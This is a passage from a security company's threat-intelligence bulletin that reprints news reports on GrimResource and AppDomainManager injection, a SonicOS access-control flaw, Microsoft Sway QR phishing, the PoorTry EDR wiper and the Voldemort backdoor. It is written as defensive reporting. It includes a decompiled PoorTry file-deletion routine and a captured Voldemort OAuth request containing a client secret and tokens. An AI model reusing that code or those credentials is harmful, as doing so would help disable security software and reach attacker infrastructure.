
GrimResource is a novel attack technique that exploits a cross-site scripting (XSS) vulnerability in the *apds.dll* library of Windows to execute arbitrary code through Microsoft Management Console (MMC) using specially crafted MSC files.

The technique allows attackers to execute malicious JavaScript, which in turn can run .NET code using the DotNetToJScript method.

The MSC file in the latest attacks seen by NTT creates an *exe.config* file in the same directory as a legitimate, signed Microsoft executable file (e.g. *oncesvc.exe*).

This configuration file redirects the loading of certain assemblies to a malicious DLL, which contains a class inheriting from the .NET Framework's AppDomainManager class and is loaded instead of the legitimate assembly.

Ultimately, this DLL executes malicious code within the context of the legitimate and signed Microsoft executable, completely evading detection and bypassing security measures.



Overview of the observed attacks
Source: NTT

The final stage of the attack is loading a CobaltStrike beacon on the machine, which the attacker may use to perform a broad range of malicious actions, including introducing additional payloads and lateral movement.

Although it's not certain that APT41 is responsible for the attacks, the combination of the AppDomainManager Injection and GrimResource techniques indicates that the attackers have the technical expertise to mix novel and less-known techniques in practical cases.

Source: <https://www.bleepingcomputer.com/news/security/hackers-now-use-appdomain-injection-to-drop-cobaltstrike-beacons/>

15. SonicWall warns of critical access control flaw in SonicOS

SonicWall's SonicOS is vulnerable to a critical access control flaw that could allow attackers to gain access unauthorized access to resources or cause the firewall to crash.

The flaw has received the identifier CVE-2024-40766 and a severity score of 9.3 according to the CVSS v3 standard, based on its network-based attack vector, low complexity, no authentication, and no user interaction requirements.

"An improper access control vulnerability has been identified in the SonicWall SonicOS management access, potentially leading to unauthorized resource access and in specific conditions, causing the firewall to crash," reads SonicWall's bulletin.

"This issue affects SonicWall Firewall Gen 5 and Gen 6 devices, as well as Gen 7 devices running SonicOS 7.0.1-5035 and older versions."

Specific models impacted are:

- Gen 5: SOHO devices running version 5.9.2.14-12o and older
- Gen 6: Various TZ, NSA, and SM models running versions 6.5.4.14-109n and older
- Gen 7: TZ and NSA models running SonicOS build version 7.0.1-5035 and older

Impacted Platforms	Impacted Versions
SOHO (Gen 5)	5.9.2.14-12o and older versions
Gen6 Firewalls -SOHOW, TZ 300, TZ 300W, TZ 400, TZ 400W, TZ 500, TZ 500W, TZ 600, NSA 2650, NSA 3600, NSA 3650, NSA 4600, NSA 4650, NSA 5600, NSA 5650, NSA 6600, NSA 6650, SM 9200, SM 9250, SM 9400, SM 9450, SM 9600, SM 9650, TZ 300P, TZ 600P, SOHO 250, SOHO 250W, TZ 350, TZ 350W	6.5.4.14-109n and older versions
Gen7 Firewalls - TZ270, TZ270W, TZ370, TZ370W, TZ470, TZ470W, TZ570, TZ570W, TZ570P, TZ670, NSa 2700, NSa 3700, NSa 4700, NSa 5700, NSa 6700, NSsp 10700, NSsp 11700, NSsp 13700	SonicOS build version 7.0.1-5035 and older versions. * However SonicWall recommends you install the latest firmware.

*Models impacted by CVE-2024-40766
Source: SonicWall*

It is recommended that system administrators move to the below versions, which address CVE-2024-40766:

- For Gen 5: Version 5.9.2.14-13o
- For Gen 6: Version 6.5.4.15.116n
- For SM9800, NSsp 12400, and NSsp 12800, version 6.5.2.8-2n is safe
- For Gen 7: Any SonicOS firmware version higher than 7.0.1-5035

The security updates have been made available for download through mysonicwall.com.

Those who cannot apply the fixes immediately are recommended to restrict firewall management access to trusted sources or disable WAN management access from the internet. More information on how to do this can be found on SonicWall's help page.

SonicWall firewalls are widely used in a broad range of mission-critical industries and corporate environments and are commonly targeted by threat actors to gain initial access to corporate networks.

In March 2023, suspected Chinese hackers tracked as UNC4540 attacked SonicWall Secure Mobile Access (SMA) appliances with custom malware that could persist through firmware upgrades.

The US Cybersecurity & Infrastructure Security Agency (CISA) has warned about active exploitation of flaws impacting SonicWall appliances since 2022.

Source: <https://www.bleepingcomputer.com/news/security/sonicwall-warns-of-critical-access-control-flaw-in-sonicos/>

16. Microsoft Sway abused in massive QR code phishing campaign

A massive QR code phishing campaign abused Microsoft Sway, a cloud-based tool for creating online presentations, to host landing pages to trick Microsoft 365 users into handing over their credentials.

The attacks were spotted by Netskope Threat Labs in July 2024 after detecting a dramatic 2,000-fold increase in attacks exploiting Microsoft Sway to host phishing pages that steal Microsoft 365 credentials. This surge sharply contrasts the minimal activity reported during the year's first half, showing the large scale of this campaign.


They primarily targeted users in Asia and North America, with the technology, manufacturing, and finance sectors being the most sought-after targets.

The emails redirected potential victims to phishing landing pages hosted on the *sway.cloud.microsoft* domain, pages that encouraged the targets to scan QR codes that would send them to other malicious websites.

Attackers often encourage victims to scan QR codes using their mobile devices, which typically come with weaker security measures, thus increasing the chances of bypassing security controls and allowing them to access phishing sites without restrictions.

"Since the URL is embedded inside an image, email scanners that can only scan text-based content can get bypassed. Additionally, when a user gets sent a QR code, they may use another device, such as their mobile phone, to scan the code," the security researchers explained.

"Since the security measures implemented on mobile devices, particularly personal cell phones, are typically not as stringent as laptops and desktops, victims are then often more vulnerable to abuse."



Sample Microsoft Sway phishing page (Netskope)

The attackers employed several tactics to further boost their campaign's effectiveness, like transparent phishing, where they stole the credentials and multi-factor authentication codes and used them to sign the victims into their Microsoft accounts while showing them the legitimate login page.

They also used Cloudflare Turnstile, a tool intended to protect websites from bots, to hide their landing pages' phishing content from static scanners, helping to maintain the phishing domain's good reputation and avoid getting blocked by web filtering services like Google Safe Browsing.

Microsoft Sway was also abused in the PerSwaysion phishing campaign, which targeted Office 365 login credentials five years ago using a phishing kit offered in a malware-as-a-service (MaaS) operation.

As Group-IB security researchers revealed at the time, those attacks tricked at least 156 high-ranking individuals at small and medium financial services companies, law firms, and real estate groups.

Group-IB said that over 20 of all harvested Office 365 accounts belong to executives, presidents, and managing directors at organizations in the U.S., Canada, Germany, the U.K., the Netherlands, Hong Kong, and Singapore.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-sway-abused-in-massive-gr-code-phishing-campaign/>

17. PoorTry Windows driver evolves into a full-featured EDR wiper

The malicious PoorTry kernel-mode Windows driver used by multiple ransomware gangs to turn off Endpoint Detection and Response (EDR) solutions has evolved into an EDR wiper, deleting files crucial for the operation of security solutions and making restoration harder.

Though Trend Micro had warned about this functionality added on Poortry since May 2023, Sophos has now confirmed seeing the EDR wiping attacks in the wild.

This evolution of PoorTry from an EDR deactivator to an EDR wiper represents a very aggressive shift in tactics by ransomware actors, who now prioritize a more disruptive setup phase to ensure better outcomes in the encryption stage.

PoorTry, also known as 'BurntCigar,' was developed in 2021 as a kernel-mode driver to disable EDR and other security software.

The kit, used by several ransomware gangs, including BlackCat, Cuba, and LockBit, first gained attention when its developers found ways to get their malicious drivers signed through Microsoft's attestation signing process. Other cybercrime groups, such as Scattered Spider, were also seen utilizing the tool in breaches focused on credential theft and SIM-swapping attacks.

Throughout 2022 and 2023, Poortry continued to evolve, optimizing its code and using obfuscation tools like VMProtect, Themida, and ASMGUard to pack the driver and its loader (Stonestop) for evasion.

Evolution to a wiper

The latest report by Sophos is based on a RansomHub attack in July 2024 that employed Poortry to delete critical executable files (EXEs), dynamic link libraries (DLLs), and other essential components of security software.

This ensures that EDR software cannot be recovered or restarted by defenders, leaving the system completely unprotected in the following encryption phase of the attack.

The process starts with the user-mode component of PoorTry, identifying the security software's installation directories and the critical files within those directories.

It then sends requests to the kernel-mode component to systematically terminate security-related processes and then delete their crucial files.

Paths to those files are hardcoded onto PoorTry, while the user-mode component supports deletion either by file name or type, giving it some operational flexibility to cover a broader range of EDR products.


```
int __cdecl SK_ForceDeleteTypedFilesInDirByPath(int input_wsprintfw, wchar_t *configuredFileExt)
{
    const wchar_t *currFileExt; // eax
    WCHAR FileName[260]; // [esp+40h] [ebp-66Ch] BYREF
    int v6[130]; // [esp+248h] [ebp-464h] BYREF
    struct _WIN32_FIND_DATAW FindFileData; // [esp+450h] [ebp-25Ch] BYREF
    HANDLE hFindFile; // [esp+6A0h] [ebp-Ch]

    memset(FileName, 0, sizeof(FileName));
    wsprintfw(FileName, &off_40509C, input_wsprintfw);
    hFindFile = FindFirstFileW(FileName, &FindFileData);
    if ( hFindFile == (HANDLE)-1 )
        return 1;
    // Loop start, iterating through files in folder
    do
    {
        if ( lstrcpw(FindFileData.cFileName, ".") && lstrcpw(FindFileData.cFileName, ".") )
        {
            memset(v6, 0, sizeof(v6));
            j_memset(v6, 0, 260);
            wsprintfw(v6, &off_4050B0, input_wsprintfw);
            if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
            {
                SK_ForceDeleteTypedFilesInDirByPath((int)v6, configuredFileExt);
            }
            else
            {
                // Get file extension. If file extension equals targeted fileExt, delete file via sending iocode 0x222180 request to driver
                currFileExt = GetFileExtension(FindFileData.cFileName);
                if ( !wcsicmp(currFileExt, configuredFileExt) )
                {
                    j_wprintf(L"[*] [SK_ForceDeleteTypedFilesInDirByPath] Found [%ws]\n", FindFileData.cFileName);
                    Do_DeleteFile_Irp(v6);
                }
            }
        }
    }
    while ( FindNextFileW(hFindFile, &FindFileData) );
}
```

*Deleting by file type functionality
source: Sophos*


The malware can be fine-tuned only to delete files crucial to the EDR's operation, avoiding unnecessary noise in the risky first phases of the attack.

Sophos also notes that the latest Poortry variants employ signature timestamp manipulation to bypass security checks on Windows and use the metadata from other software like Internet Download Manager by Tonec Inc.



Driver properties
source: Sophos

The attackers were seen employing a tactic known as "certificate roulette," where they deploy multiple variants of the same payload signed with different certificates to increase their chances that at least one will execute successfully.



Various certificates used for signing the Poortry driver over time
source: Sophos

Despite efforts to track PoorTry's evolution and stop its effectiveness, the developers of the tool have shown a remarkable ability to adapt to new defense measures.

The EDR wiping functionality gives the tool an edge over defenders responding to attacks but could also provide new opportunities for detecting the attacks in the pre-encryption phase.

Source: <https://www.bleepingcomputer.com/news/security/poortry-windows-driver-evolves-into-a-full-featured-edr-wiper/>

18. New Voldemort malware abuses Google Sheets to store stolen data

A new malware campaign is spreading a previously undocumented backdoor named "Voldemort" to organizations worldwide, impersonating tax agencies from the U.S., Europe, and Asia.

As per a Proofpoint report, the campaign started on August 5, 2024, and has disseminated over 20,000 emails to over 70 targeted organizations, reaching 6,000 in a single day at the peak of its activity.


Over half of all targeted organizations are in the insurance, aerospace, transportation, and education sectors. The threat actor behind this campaign is unknown, but Proofpoint believes the most likely objective is to conduct cyber espionage.

The attack is similar to what Proofpoint described at the start of the month but involved a different malware set in the final stage.

Impersonating tax authorities

A new Proofpoint report says the attackers are crafting phishing emails to match a targeted organization's location based on public information.

The phishing emails impersonate taxing authorities from the organization's country, stating that there is updated tax information and includes links to associated documents.




*Samples of the malicious emails used in the campaign
Source: Proofpoint*

Clicking on the link brings recipients to a landing page hosted on InfinityFree, which uses Google AMP Cache URLs to redirect the victim to a page with a "Click to view document" button.

When the button is clicked, the page will check the browser's User Agent, and if it's for Windows, redirect the target to a search-ms URI (Windows Search Protocol) that points to a TryCloudflare-tunneled URI. Non-Windows users are redirected to an empty Google Drive URL that serves no malicious content.

If the victim interacts with the search-ms file, Windows Explorer is triggered to display a LNK or ZIP file disguised as a PDF.


The use of the *search-ms*: URI has become popular lately with phishing campaigns as even though this file is hosted on an external WebDAV/SMB share, it is made to appear as if it resides locally in the Downloads folder to trick the victim into opening it.



Making the file appear as if it's located on the victim's computer

Source: Proofpoint

Doing so executes a Python script from another WebDAV share without downloading it on the host, which performs system info collection to profile the victim. At the same time, a decoy PDF is displayed to obscure the malicious activity.



Decoy PDF that diverts the victim's attention

Source: Proofpoint

The script also downloads a legitimate Cisco WebEx executable (CiscoCollabHost.exe) and a malicious DLL (CiscoSparkLauncher.dll) to load Voldemort using DLL side-loading.

Abuse of Google Sheets

Voldemort is a C-based backdoor that supports a wide range of commands and file management actions, including exfiltration, introducing new payloads into the system, and file deletion.

The list of supported commands is given below:

- **Ping** – Tests the connectivity between the malware and the C2 server.
- **Dir** – Retrieves a directory listing from the infected system.
- **Download** – Downloads files from the infected system to the C2 server.
- **Upload** – Uploads files from the C2 server to the infected system.
- **Exec** – Executes a specified command or program on the infected system.
- **Copy** – Copies files or directories within the infected system.
- **Move** – Moves files or directories within the infected system.
- **Sleep** – Puts the malware into sleep mode for a specified duration, during which it will not perform any activities.
- **Exit** – Terminates the malware's operation on the infected system.

A notable feature of Voldemort is that it uses Google Sheets as a command and control server (C2), pinging it to get new commands to execute on the infected device and as a repository for stolen data.

Each infected machine writes its data to specific cells within the Google Sheet, which can be designated by unique identifiers like UUIDs, ensuring isolation and clearer management of the breached systems.

```
POST /oauth2/v4/token HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Content-Length: 275
Host: www.googleapis.com

client_id=962194083343-nevo9pjn1r7cgirjs1eonpebakrlq3qc.apps.googleusercontent.com&client_secret=GOCSPX-rm3WhhCccxNiYJAhM-
vAGCMLurt2&refresh_token=1//0eg8RBquarQvhCgYIARAAGA4SNwF-
L9IrSsPADLEx_CMsoJYspSfaoeUbxii4xLVK10CafejzYAEBi2IptPt9Kpw07vphUTPF28&grant_type=refresh_tokenHTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Date: Tue, 13 Aug 2024 15:31:30 GMT
Content-Type: application/json; charset=utf-8
Vary: X-Origin
Vary: Referer
Server: scaffolding on HTTPServer2
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
Accept-Ranges: none
Vary: Origin,Accept-Encoding
Transfer-Encoding: chunked

{
  "access_token": "ya29.a0AcM612xTHfBaCrM0c7KtfnybsXhHaj_wYo3hMCVHaTg5sgqj1-DL46_6J-
  NHHs07-2BMJABakr11P23ZaheK0167g12C00ay7jQZRS8FvOliQ6o_2ITjFmfh4PdXIiKavTkd_4XENShVT6zausHFtEF1-
  amhhj2efw9jSYaCgYKAVISARISFQHGx2Mi3LFznXwOTRnzpoBseCnsZw0174",
  "expires_in": 3599,
  "scope": "https://www.googleapis.com/auth/drive",
  "token_type": "Bearer"
}
```

*Request to receive access token from Google
Source: Proofpoint*

Voldemort uses Google's API with an embedded client ID, secret, and refresh token to interact with Google Sheets, which are stored in its encrypted configuration.

This approach provides the malware with a reliable and highly available C2 channel, and also reduces the likelihood of network communication being flagged by security tools. As Google Sheets is commonly used in the enterprise, it also makes blocking the service impractical.

In 2023, the Chinese APT41 hacking group was previously seen using Google Sheets as a command and control server through the use of the red-teaming GC2 toolkit.

To defend against this campaign, Proofpoint recommends limiting access to external file-sharing services to trusted servers, blocking connections to TryCloudflare if not actively needed, and monitoring for suspicious PowerShell execution.

Source: <https://www.bleepingcomputer.com/news/security/new-voldemort-malware-abuses-google-sheets-to-store-stolen-data/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.